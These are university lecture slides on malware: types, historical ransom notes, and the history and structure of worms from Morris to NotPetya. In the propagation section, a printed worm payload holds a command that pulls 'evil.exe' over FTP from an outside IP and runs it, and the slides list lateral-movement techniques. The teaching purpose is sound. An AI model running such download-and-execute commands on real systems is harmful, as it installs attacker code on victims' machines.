

CSE509

Computer System Security



2023-04-04

Malware

Michalis Polychronakis

Stony Brook University

Malicious Software

viruses

worms

keyloggers

RATs

droppers

injectors

adware

spyware

rootkits

trojans

backdoors


dialers

downloaders

flooders

ransomware

...

A screenshot of a hex editor window titled 'ht 2.0.16'. The window shows the file 'ples\brain_sector\8de894dc6f27e10664fc7db1137efe3ef0af62d5.bin' at offset 2. The hex data is displayed in two columns. The right column contains ASCII text that reads: 'Welcome to the Dungeon', '<c> 1986 Basit & Amjad <pvt> Lt d.', 'BRAIN COMPUTER SERVICES..730 NI ZAM BLOCK ALLAMA IQBAL TOWN LAHOR E-PAKISTAN..PHON E :430791,443248 ,280530.', 'Beware of this VIRUS.....Conta ct us for vaccin ation..... \$#e%\$e?! il'. The bottom status bar shows menu options: 1help 2save 3open 4edit 5goto 6mode 7search 8resize 9viewin 0quit.

```
File Edit Windows Help Local-Hex 14:17 07.01.2010
[ ]= ..ples\brain_sector\8de894dc6f27e10664fc7db1137efe3ef0af62d5.bin =2
00000000 fa e9 4a 01 34 12 01 08-06 00 01 00 00 00 00 20 00 0J04t0 0
00000010 20 20 20 20 20 20 57 65-6c 63 6f 6d 65 20 74 6f 20 Welcome to
00000020 20 74 68 65 20 44 75 6e-67 65 6f 6e 20 20 20 20 20 the Dungeon
00000030 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20
00000040 20 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 20
00000050 20 28 63 29 20 31 39 38-36 20 42 61 73 69 74 20 20 <c> 1986 Basit
00000060 26 20 41 6d 6a 61 64 20-28 70 76 74 29 20 4c 74 20 & Amjad <pvt> Lt
00000070 64 2e 20 20 20 20 20 20 20-20 20 20 20 20 20 20 20 d.
00000080 20 42 52 41 49 4e 20 43-4f 4d 50 55 54 45 52 20 20 BRAIN COMPUTER
00000090 53 45 52 56 49 43 45 53-2e 2e 37 33 30 20 4e 49 20 SERVICES..730 NI
000000a0 5a 41 4d 20 42 4c 4f 43-4b 20 41 4c 4c 41 4d 41 20 ZAM BLOCK ALLAMA
000000b0 20 49 51 42 41 4c 20 54-4f 57 4e 20 20 20 20 20 20 IQBAL TOWN
000000c0 20 20 20 20 20 20 20 20-20 20 20 4c 41 48 4f 52 20 LAHOR
000000d0 45 2d 50 41 4b 49 53 54-41 4e 2e 2e 50 48 4f 4e 20 E-PAKISTAN..PHON
000000e0 45 20 3a 34 33 30 37 39-31 2c 34 34 33 32 34 38 20 E :430791,443248
000000f0 2c 32 38 30 35 33 30 2e-20 20 20 20 20 20 20 20 ,280530.
00000100 20 20 42 65 77 61 72 65-20 6f 66 20 74 68 69 73 20 Beware of this
00000110 20 56 49 52 55 53 2e 2e-2e 2e 2e 43 6f 6e 74 61 20 VIRUS.....Conta
00000120 63 74 20 75 73 20 66 6f-72 20 76 61 63 63 69 6e 20 ct us for vaccin
00000130 61 74 69 6f 6e 2e 2e 2e-2e 2e 2e 2e 2e 2e 2e 2e ation.....
00000140 2e 2e 2e 2e 20 24 23 40-25 24 40 21 21 20 8c c8 20 .... $#e%$e?! il
view e0h/224
1help 2save 3open 4edit 5goto 6mode 7search 8resize 9viewin 0quit
```

Brain – first IBM PC virus

Petya Ransomware, 2016

You became victim of the PETYA RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

```
http://petya[REDACTED].onion/g
http://petya[REDACTED].onion/g
```

3. Enter your personal decryption code there:

a6 nF₁ γ 1

If you already purchased your key, please enter it below.

Key: _____

AIDS Ransomware, 1989

Dear Customer:

It is time to pay for your software lease from PC Cyborg Corporation. Complete the INVOICE and attach payment for the lease option of your choice. If you don't use the printed INVOICE, then be sure to refer to the important reference numbers below in all correspondence. In return you will receive:

- a renewal software package with easy-to-follow, complete instructions;
- an automatic, self-installing diskette that anyone can apply in minutes.

Important reference numbers: A5599796-2695577-

The price of 365 user applications is US\$189. The price of a lease for the lifetime of your hard disk is US\$378. You must enclose a bankers draft, cashier's check or international money order payable to PC CYBORG CORPORATION for the full amount of \$189 or \$378 with your order. Include your name, company, address, city, state, country, zip or postal code. Mail your order to PC Cyborg Corporation, P.O. Box 87-17-44, Panama 7, Panama.

Press ENTER to continue

Malware Characteristics

Code Environment

Machine code (executables, DLLs, drivers, shellcode, firmware), higher-level languages/interpreters (e.g., VB, macro, JS, Java), shell scripts, ...

Attack vector

Network request, web page, email/text message, document, USB, supply chain, ...

Infection point

SMM/BIOS, firmware, boot sector, kernel, daemons, executables, memory-only, browser-only...

Propagation strategy

File infection (local disk, remote shares, cloud drives, USB sticks), network scanning, contact/host/peer list, physical access, ...

Armoring techniques

Packing, polymorphism, obfuscation, anti-VM/sandbox tricks, anti-debugging tricks, ...

(Some) Common Malware Types

Downloaders/droppers

Fetch additional modules from remote locations and plant them

Launchers/loaders

(unpack and) drop a more complex module

Backdoors

Provide access to infected system

Reverse shells, RATs (remote access Trojan), bots, ...

Keyloggers/credential stealers

Capture passwords and authentication tokens

User/kernel space keyloggers, hash dumpers, ...

Worms vs. Viruses

Worm

A program that self-propagates across a network by exploiting security or policy flaws in widely-used services

Malicious code (standalone or file-infecting) that propagates over a network, with or without human assistance

Classification not always clear

Main differences of worms from typical viruses

- May not require user intervention

- May not need to infect files

- Network-oriented infection strategy

Worms: It all started back in 1988...

Morris worm

Created with no malicious intent

"Gauge the size of the internet"

Exploited multiple vulnerabilities

finger (stack smashing)

sendmail (DEBUG command allowed for remote command execution)

Weak passwords (cracking using dictionary)

rsh/rexec (*/etc/hosts.equiv* or *.rhosts* host-based authentication)

Infected about 10% of the internet

6K out of 60K hosts



DDoS attack that disrupts

https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

the guardian

home

election 2016

US

world

opinion

sports

soccer

tech

arts

lifestyle

fashion

business

travel

environment

all sections

home > tech

Hacking

DDoS attack that disrupted internet was largest of its kind in history, experts say

Probably less sophisticated than Morris worm...

Dyn, the victim of last week's denial of service attack, said it was orchestrated using a weapon called the **Mirai botnet** as the 'primary source of malicious attack'

Major cyber attack disrupts internet service across Europe and US

Nicky Woolf in San Francisco

@nickywoolf

Wednesday 26 October 2016 16.42 EDT

f

t

e

in

Shares

634

Comments

427

Save for later

Most popular in US

End this misogynistic horror show. Put Hillary Clinton in the White House | Barbara...

Somali migrants are 'disaster' for Minnesota, says Donald Trump

US election: Trump and Clinton in tight race on campaign's final day - live

9

And then...

13 July 2001 – **CodeRed**: Buffer overflow in Microsoft IIS

[illegible]

Defaced the compromised website:


HELLO! Welcome to <http://www.worm.com>! Hacked By Chinese!

Days 1–19: propagation through random scanning

Days 20–27: DoS attack against www.whitehouse.gov

4 August 2001 – CodeRed II

Localized scanning



More to come...

18 September 2001 – **Nimda**

Many infection vectors

Code Red IIS buffer overflow

Bulk email to harvested addresses from victim host

Open network shares

Infect visitors of compromised web sites

Microsoft IIS 4.0/5.0 directory traversal vulnerabilities

Backdoors left behind by the Code Red II and Sadmind/





Image Copyright © F-Secure

Faster...

25 January 2003 – **Slammer**

Stack overflow in MS SQL Server 2000, just a single 376-byte UDP packet



Slammer, 30 min after its release: 75,000+ infected hosts, 90% of the vulnerable population

Massive...

11 August 2003 – **Blaster**

Buffer overflow in the DCOM RPC Windows service
TFTP connect-back, download, and execute
6176-byte UPX-compressed binary

SYN-flooding DDoS attack against
windowsupdate.com

18 August 2003 – **Welchia**

“helpful” worm: deletes Blaster
and downloads patch
Caused side-effects...



More...

19 March 2004 – **Witty**

Vulnerability in ISS firewall products

30 April 2004 – **Sasser**

Vulnerability in LSASS Windows service

13 August 2005 – **Zotob**

MS05-039 PnP vulnerability


17 January 2007 – **Storm**

Mass-mailing worm, built P2P botnet

21 November 2008 – **Conficker**

MS08-067 RPC vulnerability








Added by Conficker

By selecting it the worm runs and begins spreading to other computers



Three years later

Win32/Conficker detections by Microsoft antimalware products, 1Q '09 – 4Q '11

Conficker: Still spamming

www.zdnet.com/article/conficker-still-spamming-after-all-these-years/

ZDNet

SEARCH


Q

IOTINNOVATIONMOBILITYMORE

NEWSLETTERSALL WRITERS

Conficker: Still spamming after all these years

How pathetic is the security in many enterprises? Almost six years since the patch to stop it was issued, Conficker is still one of the most common threats.



By [Larry Seltzer](#) for [Zero Day](#)

July 3, 2014

 - 11:08 GMT (04:08 PDT) | Topic: [Security](#)

18

f o

in o

A recent [TrendLabs Security Intelligence Blog entry](#) reminds us of just how immune some enterprises are to reasonable security practices. It turns out that Conficker (which they call DOWNAD, one of a few names for this threat) is still the most common form of malware found in enterprises and small businesses.

Conficker was quite a big deal back in late 2008 and early 2009. When Microsoft released [MS08-067](#) ("Vulnerability in Server Service Could Allow Remote Code Execution") out of band on October 23, 2008,

RECOMMENDED FOR YOU

Live Webcast - How to make the right network security shortlist decisions


[Webcasts provided by Dell](#)

▶ REGISTER NOW


WHAT'S HOT ON ZDNET

Microsoft and Canonical partner to bring Ubuntu to Windows 10

How one hacker exposed thousands of insecure



Security
FBI tells local police it will help unlock iPhones when possible



Security
More firms in Singapore

19

Generic Structure of Internet Worms

Target discovery

Infection propagator

Activation

Payload

Target Discovery

Network scanning

- Random scanning (CodeRed, Sasser, Slammer, Witty)

- Localized random scanning (CodeRed II)

- Linear subnet scanning (Blaster)

- Combinations (Slapper, Welchia)

E-mail address harvesting

- Address books, files, web crawling, monitoring SMTP activity, ...

Network share enumeration/topology

- Network Neighborhood, /etc/hosts, known_hosts, ...

Other mediums

- P2P shared folders, IM, Google (MyDoom.O, Santy), ...

Target Discovery Nowadays

Worms rely mostly on lateral movement techniques

- Credentials harvesting (Mimikatz, keyloggers, sniffing, ...)

- Internal reconnaissance (network shares, VPN connections, ...)

- Pivoting attacks (RDP, PsExec, VBScript, WMI, ...)

WannaCry (May 2017)

- Internal/external spreading via the patched MS17-010 SMB bug

NotPetya (June 2017)

- PsExec pass the hash, WMI, Mimikatz, MS17-010

BadRabbit (October 2017)

- Propagation strategy similar to NotPetya

Infection Propagator

Self-carried

CodeRed, Slammer, Witty, ...

Second channel download

Blaster, Conficker, ...

TFTP, FTP, HTTP, SMB, ...

```
....;T$.u.._$.f..._ ..I.4...1.....t...  
          K._.....\$.1.d.@0..x  
                                     .@  
h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >> i  
&echo quit >> i &ftp -n -s:i &evil.exe  
.
```

Activation

Self-activation

Vulnerability exploitation, file infection, ...

Human activation

Social engineering

